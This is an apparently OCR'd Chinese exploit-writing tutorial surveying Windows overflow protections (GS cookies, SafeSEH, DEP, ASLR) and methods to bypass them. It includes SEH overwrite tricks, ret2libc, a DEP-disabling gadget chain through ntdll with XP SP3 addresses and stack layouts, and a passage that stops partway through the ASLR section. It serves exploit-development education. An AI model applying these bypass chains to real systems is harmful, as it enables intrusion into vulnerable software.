


小结

在进行漏洞的SEH机制中我们发现Windows XP SP2/SP3已经引用了SafeSEH机制，对异常结构处理的方式进行了一定的防御。但实际上也是存在漏洞的，具体大家可以参考《0day安全》一书，同时此漏洞也是可以使用SEH机制来实现，经过上面的利用，不知道读者有没有想到呢？另外，我们可以发现一般的栈溢出大都是由在数据进行拷贝的时候没有对数据长度进行限定的情况引起的，读者在进行漏洞分析的时候一定要多注意lstrcpy等之类的危险函数。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识：无
关键词：Windows、溢出保护、DEP



菜鸟版Exploit编写指南之六十七：

Windows溢出保护绕过方法概览

文/图　riusksk（泉哥）

从20世纪80年代开始，在国外就有人讨论关于溢出的攻击方式。但是在当时并没有引起人们的注意，直至后来经一些研究人员的披露后，特别是著名黑客杂志Phrack上面关于溢出的经典文章，引领许多人步入溢出研究的行列，从此关于缓冲区溢出的问题才为人们所重视。随着溢出研究的深入，网上开始出现很多关于溢出攻击教程，揭露了许多溢出利用技术，特别是经典的call/jmp esp，借此溢出攻击案例层出不穷。这也引起了微软的重视，他们在Windows系统及VC++编译器上加入了各种溢出保护机制，以试图阻止这类攻击，可惜每次公布溢出

保护机制之后，不久就有人公布绕过方法。微软每次都称某保护机制将成为溢出利用的末日，可惜每次都被终结掉。既而，黑客与微软之间的溢出斗争一直持续着。更多关于Windows溢出的历史，可参见由Abyssec安全组织编写的文章《Past,Present,Future of Windows Exploitation》(http://www.abysssec.com/blog/2010/05/past-present-future-of-windows-exploitation/)。在本篇文章中主要揭露了Windows平台上的各种溢出保护机制原理以及绕过方法，具体内容参见下文。

GS编译选项

1. 原理

通过VC++编译器在函数前后添加额外的处理代码，前部分用于由伪随机数生成的Cookies并放入.data节段，当本地变量初始化，就会向栈中插入Cookies，它位于局部变量和返回地址之间，如图1所示。




图1

经GS编译后栈中局部变量空间分配情况如下：

```
sub   esp,24h
mov   eax,dword ptr [___security_cookie (408040h)]
xor   eax,dword ptr [esp+24h]
mov   dword ptr [esp+20h],eax
```

函数尾部的额外代码用于在函数返回时，调用security_check_cookie()函数，以判断Cookies是否被更改过，当函数返回时的情况如下：

```
mov   ecx,dword ptr [esp+20h]
xor   ecx,dword ptr [esp+24h]
add   esp,24h
jmp   __security_check_cookie (4010B2h)
```

在缓冲区溢出利用时，如果将恶意代码从局部变量覆盖到返回地址，那么自然就会覆写Cookies，当检测到与原始Cookies不同时(也就是比较上面408040h与4010B2h两处的Cookies值)，就会触发异常，最后终止进程。

2. 绕过方法

(1)猜测/计算Cookies。

自从覆盖SEH的方法出现后，这种方法目前已基本不用了，它没有前者来得简便。

(2)覆盖SEH。

由于当security_check_cookie()函数检测到Cookies被更改后，会检查是否安装了安全处理例程，也就是SEH节点中保存的指针，如果没有，那么由系统的异常处理器接管，因此我们可以通过(pop pop ret)覆盖SEH来达到溢出的目的。但对于受SafeSEH保护的模块，就可能会导致exploit失效，关于它的绕过在后续部分再述。

辅助工具：pattern_create、pattern_offset、msfpescan。

(3)覆盖虚表指针

堆栈布局：[局部变量][cookie][入栈寄存器][返回地址][参数][虚表指针]

当把虚表指针覆盖后，由于要执行虚函数得通过虚表指针来搜索，即可借此劫持eip。

SafeSEH

1. 原理

为了防止SEH节点被攻击者恶意利用，微软在.NET编译器中加入/sdeseh编译选项引入SafeSEH技术。编译器在编译时将PE文件所有合法的异常处理例程的地址解析出来制成一张表，放在PE文件的数据块中，并使用共享内存中的一个随机数加密，用于匹配检查。如果该PE文件不支持SafeSEH，则表的地址为0。当PE文件被系统加载后，表中的内容被加密保存到ntdll.dll模块的某个数据区。在PE文件运行期间，如果发生异常需要调用异常处理例程，系统会逐个检查该例程在表中是否有记录：如果没有则说明该例程非法，进而不执行该异常例程。

2. 绕过方法

利用SafeSEH保护模块之外的地址。

对于目前的大部分Windows操作系统，

其系统模块都受SafeSEH保护,可以选用未开启SafeSEH保护的模块来利用,比如漏洞软件本身自带的dll文件,这个可以借助OllyDbg插件SafeSEH来查看进程中各模块是否开启SafeSEH保护。除此之外,也可通过直接覆盖返回地址(jmp/call esp)来利用。另一种方法,如果esp +8 指向EXCEPTION_REGISTRATION 结构,那么你仍然可以寻找一个pop/pop/ret指令组合(在加载模块的地址范围之外的空间),也可以正常工作。但如果你在程序的加载模块中找不到pop/pop/ret 指令,你可以观察下esp/ebp,查看下这些寄存器距离NSEH 的偏移,接下来就是查找这样的指令:

```
call dword ptr[esp+nn] / jmp dword ptr[esp+nn]
call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn]
call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]
```

其中的nn 就是寄存器的值到NSEH 的偏移,偏移nn可能是:esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18。

如果遇到以上指令是以NULL字节结尾的,可将shellcode放置在SEH之前:

(1)在NSEH 上放置向后的跳转指令(跳转7字节:jmp 0xfffffff9);

(2)向后跳转足够长的地址以存放shellcode,并借此执行至shellcode;

(3)把shellcode 放在用于覆盖异常处理结构的指令地址之前。

DEP

1. 原理

数据执行保护(DEP)是一套软硬件技术,能够在内存上执行额外检查以防止在不可运行的内存区域上执行代码。在Windows XP SP1/SP2、Windows XP Tablet PC Edition 2005和Windows Vista 中,由硬件和软件一起强制实施 DEP。DEP 有两种模式,如果CPU 支持内存页NX 属性, 就是硬件支持的DEP。只有当处理器/系统支持NX/XD位(禁止执行)时,Windows才能拥有硬件DEP,否则只能支持软件DEP,相当于只有SafeSEH保护。

2. 绕过方法

(1)ret2libc。

其思路为:将返回地址指向lib库中的代码,而不直接跳转到shellcode 去执行,进而实现恶意代码的运行。首先你可以先在库中找到一段执行系统命令的代码,比如system()函数,用它的地址覆盖返回地址,此时即使NX/XD 禁止在堆栈上执行代码,但库中的代码依然是可以执行的。函数system()可通过运行环境来执行其他程序,例如启动Shell等。另外,还可以通过VirtualProtect函数来修改恶意代码所在内存页面的执行权限,然后再将控制转移到恶意代码,其堆栈布局如图2所示。




图2

更多信息可参考资料:http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

(2)利用TEB突破DEP。

在之前的《黑客防线》中有篇文章《SP2下利用TEB执行ShellCode》,有兴趣的读者可以翻看黑防出版的《缓冲区溢出攻击与防范专辑》,上面有这篇文章。该作者在文中提到一种利用TEB(线程环境块)来突破DEP的方法,不过它受系统版本限制,只能在XP SP1及其以下版本的Windows系统上使用,因为更高版本的系统,其TEB地址是不固定的,每次都是动态生成的。该方法的具体实现方法如下:

① 将返回地址覆盖成字符串复制函数的地址,比如lstrcpy,memcpy等。

② 在返回地址之后用目标内存地址和shellcode地址覆盖，当执行复制操作时，就会将shellcode复制到目标内存地址，该目标内存地址位于TEB偏移0x C00的地方，它有520字节缓存用于ANSI-to-Unicode函数的转换。

③ 复制操作结束后返回到shellcode地址并执行它。

此时其堆栈布局如下：

【shellcode】【save ebp】【lstrcpy】【TEB缓存地址，用于复制结束后返回到shellcode】【TEB缓存地址】【ShellCode地址】

(3)关闭DEP。

关于此方法最原始的资料应该是黑客杂志《uninformed》上的文章《Bypassing Windows Hardware-enforced Data Execution Prevention》(http://www.uninformed.org/?v=2&a=4)，另外也可以看下本人之前翻译的《突破win2003 sp2中基于硬件的DEP》(http://bbs.pediy.com/showthread.php?t=99045)，此方法的主要原理就是利用NtSetInformationProcess()函数来设置KPROCESS结构中的相关标志位，进而关闭DEP，KPROCESS结构中相关标志位情况如下：

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS
...
+0x06b Flags                  : _KEXECUTE_OPTIONS
   +0x000 ExecuteDisable           :
Pos 0, 1 Bit
   +0x000 ExecuteEnable            :
Pos 1, 1 Bit
   +0x000 DisableThunkEmulation : Pos 2, 1 Bit
   +0x000 Permanent        : Pos 3, 1 Bit
   +0x000 ExecuteDispatchEnable  : Pos 4, 1 Bit
   +0x000 ImageDispatchEnable    : Pos 5, 1 Bit
   +0x000 Spare -             : Pos 6, 2 Bits
```

当DEP被启用时，ExecuteDisable被置位，当DEP被禁用，ExecuteEnable被置位，当Permanent标志置位时表示这些设置是最终设置，不可更改。

代码实现如下：

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;
NtSetInformationProcess(
   NtCurrentProcess(), // ProcessHandle = -1
   ProcessExecuteFlags,  //ProcessInformationClass = 0x22(ProcessExecuteFlags)
   &ExecuteFlags,        //ProcessInformation = 0x2 (MEM_EXECUTE_OPTION_ENABLE)
   sizeof(ExecuteFlags)); //ProcessInformationLength = 0x4
```

具体实现思路如下(以我电脑上VirtualBox虚拟机下的XP SP3为例)。

(1)将al设置为1，比如指令mov al,1 / ret，然后用该指令地址覆盖返回地址：

```
0:000> lmm ntdll
start    end      module name7c920000 7c9b3000
ntdll (pdb symbols) c:\symbollocal\ntdll.pdb\1751003260CA42598C0FB326585000ED2\ntdll.pdb
0:000> s 7c920000 l 93000 b0 01 c2 04
7c9718ea  b0 01 c2 04 00 90 90 90-90 90 8b ff 55 8b ec 56 ........U.V
0:000> u 7c9718ea
ntdll!NtdllOkayToLockRoutine:
7c9718ea b001         mov    al,1
7c9718ec c20400  ret 4
```

由于上面的ret 4，因此要再向栈中填充4字节(比如0xffffffff)以抵消多弹出的4字节，如果选择的指令刚好是ret则无须再多填充4字节。

(2)跳转到ntdll!LdrpCheckNXCompatibility中的部分代码(从cmp al,1 开始，可通过winDBG下的命令uf ntdll!LdrpCheckNXCompatibility来查看其反汇编代码)，比如以下地址就需要用0x7c93cd24来覆写堆栈上的第二个地址：

```
ntdll!LdrpCheckNXCompatibility+0x13:
7c93cd24 3c01         cmp    al,1
7c93cd26 6a02         push   2
7c93cd28 5e           pop    esi
7c93cd29 0f84df290200   je   ntdll!LdrpCheckNXCompatibility+0x1a (7c95f70e)
;之前已将al置1,故此处实现跳转
```

(3)上面跳转后来到这里：

```
0:000> u 7c95f70e
ntdll!LdrpCheckNXCompatibility+0x1a:
7c95f70e 8975fc       mov    dword ptr [ebp-4],esi   ; [ebp-0x4]= esi = 2
7c95f711 e919d6fdff   jmp    ntdll!LdrpCheckNXCompatibility+0x1d (7c93cd2f)
```

(4)上面跳转后来到：

```
0:000> u 7c93cd2f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c93cd2f 837dfc00 cmp dword ptr [ebp-4],0
7c93cd33 0f85f89a0100 jne ntdll!LdrpCheckNXCompatibility+0x4d (7c956831)
; 不相等再次实现跳转
```

(5)上面跳转后来到：

```
0:000> u 7c956831
ntdll!LdrpCheckNXCompatibility+0x4d:
7c956831 6a04 push 4
;ProcessInformationLength = 4
7c956833 8d45fc lea eax,[ebp-4]
7c956836 50 push eax
;ProcessInformation = 2(MEM_EXECUTE_OPTION_ENABLE)
7c956837 6a22 push 22h
;ProcessInformationClass = 0x22(ProcessExecuteFlags)
7c956839 6aff push 0FFFFFFFFh
7c95683b e84074fdff call ntdll!ZwSetInformationProcess (7c92dc80)
7c956840 e92865feff jmp ntdll!LdrpCheckNXCompatibility+0x5c (7c93cd6d)
7c956845 90 nop
```

在这里调用函数ZwSetInformationProcess(),而其参数也刚好达到我们关闭DEP的各项要求。

(6)最后跳转到函数结尾：

```
0:000> u 7c93cd6d
ntdll!LdrpCheckNXCompatibility+0x5c:
7c93cd6d 5e pop esi
7c93cd6e c9 leave
7c93cd6f c20400 ret 4
```

最后的堆栈布局应为：

```
【AAA……】【al=1地址】【0xffffffff】【LdrpCheckNXCompatibility指令地址】【0xFFFFFFFF】【"A" x 54】【call/jmp esp】【shellcode】
△ △ △ △ △ △
填充数据 返回地址 抵消ret 4的4字节 指令cmp al,0x1 的起始地址 平衡堆栈 调整NX禁用后的堆栈
```

如果在禁用NX后，又需要读取esi或ebp，但此时它们又被我们填充的数据覆盖掉了，那么我们可以使用诸如push esp/pop esi/ret或者push esp/pop ebp/ret这样的指令来调整esi和ebp，以使关闭DEP后还能够正常执行。

辅助工具：ImmDbg pycommand插件(!pvefindaddr depxpsp3 + !findantidep)。

(7)利用WPN与ROP技术

ROP(Return Oriented Programming)是连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列。

WPM(Write Process Memory)是利用微软在kernel32.dll中定义的函数(比如WriteProcess Memory函数)可将数据写入到指定进程的内存中。但整个内存区域必须是可访问的，否则将操作失败。具体实现方法参见我之前翻译的文章《利用WPN与ROP技术绕过DEP》(http://bbs.pediy.com/showthread.php?t=119300)。

(8)利用SEH 绕过DEP

启用DEP后，就不能使用pop pop ret地址了，可采用pop reg/pop reg/pop esp/ret 指令地址的方法，其中指令pop esp 可以用于改变堆栈指针，经ret后将执行到NSEH 中的地址上(用关闭NX 例程的地址覆盖nextSEH，用指向pop/pop/pop esp/ret 指令的指针覆盖SEH handle)。

辅助工具：ImmDbg插件!pvefindaddr。

ASLR

1. 原理

ASLR(地址空间布局随机化)技术的主要功能是通过对系统关键地址的随机化，防止攻击者在堆栈溢出后利用固定的地址定位到恶意代码并加以运行。它主要对以下四类地址进行随机化：

(1)堆地址的随机化；

(2)栈基址的随机化；

(3)PE文件映像基址的随机化；

(4)PEB(Process Environment Block，进程环境块)地址的随机化。

它在Windows Vista、Windows 2008 Server、Windows 7下是默认启用的(IE7除外)，非系统镜像也可以通过链接选项/DYNAMICBASE(Visual Studio 2005 SP1 以上的版本，VS2008 都支持)启用这种保护，也可手动更改已编译库的dynamicbase位，使其支持

ASLR技术(把PE头中的DllCharacteristics设置成0x40,可以使用工具PE EXPLORER打开库,查看DllCharacteristics是否包含0x40就可以知道是否支持ASLR技术)。另外,也可以使用Process Explorer来查看是否开启ASLR。启用ASLR后,即使你原先已经成功构造出exploit,但在系统重启后,你在exploit中使用的一些固定地址就会被改变,进而导致exploit失效。

2. 绕过方法

(1)覆盖部分返回地址

对比下Windows 7系统启动前后OllyDBG中loaddll.exe的各模块基址,启动前:

```
可执行模块
基址       大小       入口       名称       文件版本       路径
00400000   00060000   00410070   loaddll    D:\riusksk\TOOL\Ollydbg\loaddll.exe
6DDE0000   0008C000   6DDE1FFF   AcLayers   6.1.7600.16385 (   C:\Windows\AppPatch\AcLayers.dll
710E0000   00012000   710E1200   mpr        6.1.7600.16385 (   C:\Windows\System32\mpr.dll
71C50000   00051000   71C79834   winspool   6.1.7600.16385 (   C:\Windows\System32\winspool.drv
747F0000   00017000   747F1C89   userenv    6.1.7600.16385 (   C:\Windows\System32\userenv.dll
750A0000   0001A000   750A2CCD   sspicli    6.1.7600.16385 (   C:\Windows\System32\sspicli.dll
750C0000   0004B000   750C2B6C   apphelp    6.1.7600.16385 (   C:\Windows\System32\apphelp.dll
75190000   0000B000   75191992   profapi    6.1.7600.16385 (   C:\Windows\System32\profapi.dll
75420000   0004A000   75427A9D   KERNELBA   6.1.7600.16385 (   C:\Windows\system32\KERNELBASE.dll
75B50000   0000A000   75B5136C   LPK        6.1.7600.16385 (   C:\Windows\system32\LPK.dll
75B60000   0004E000   75B6EC49   GDI32      6.1.7600.16385 (   C:\Windows\system32\GDI32.dll
...
```

启动后:

```
可执行模块
基址       大小       入口       名称       文件版本       路径
00400000   00060000   00410070   loaddll    D:\riusksk\TOOL\Ollydbg\loaddll.exe
6F510000   0008C000   6F511FFF   AcLayers   6.1.7600.16385 (   C:\Windows\AppPatch\AcLayers.dll
715B0000   00012000   715B1200   mpr        6.1.7600.16385 (   C:\Windows\System32\mpr.dll
72170000   00051000   72199834   winspool   6.1.7600.16385 (   C:\Windows\System32\winspool.drv
74C70000   00017000   74C71C89   userenv    6.1.7600.16385 (   C:\Windows\System32\userenv.dll
75520000   0001A000   75522CCD   sspicli    6.1.7600.16385 (   C:\Windows\System32\sspicli.dll
75540000   0004B000   75542B6C   apphelp    6.1.7600.16385 (   C:\Windows\System32\apphelp.dll
75610000   0000B000   75611992   profapi    6.1.7600.16385 (   C:\Windows\System32\profapi.dll
